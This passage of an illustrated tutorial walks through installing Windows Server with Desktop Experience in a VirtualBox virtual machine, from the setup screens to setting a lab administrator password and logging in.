


Figure 4 – Review and approve settings

4. Start the Windows Server VM by pressing the big green arrow on VirtualBox Manager to start the setup process

4.1. On the setup screen, use the defaults and press ***Next***




Figure 5 – Windows server default settings

4.2. Click ***Install now***




Figure 6 – Install now

4.3. Enter your product key and press ***next.*** If you don't have one, click on ***I don't have a product key***




Figure 7 – Product key

4.4. Select the desktop experience (this is with a GUI instead of a CLI) and press ***next***




Figure 8 – Desktop Experience

4.5. Read and accept the license terms and press ***next***




Figure 9 – Accept liscense terms

4.6. Click on ***Custom Install***




Figure 10 – Custom install

4.7. Leave the defaults and press ***Next***




Figure 11 – Use defaults

4.8. Wait for the installation to finish and restart




Figure 12 – Waiting for installation to finish

4.9. At the Password Screen, set the password to “Security1” and press ***Finish***




Figure 13 – Set the password

4.10. If your Host OS reacts to the pressing of ***Ctrl-Alt-Delete*** instead of the VM, press your ***Host Key (right ctrl by default) and delete*** simultaneously to get to the Windows Server login screen on your VM

4.11. Log into the Windows Server using the administrator credentials

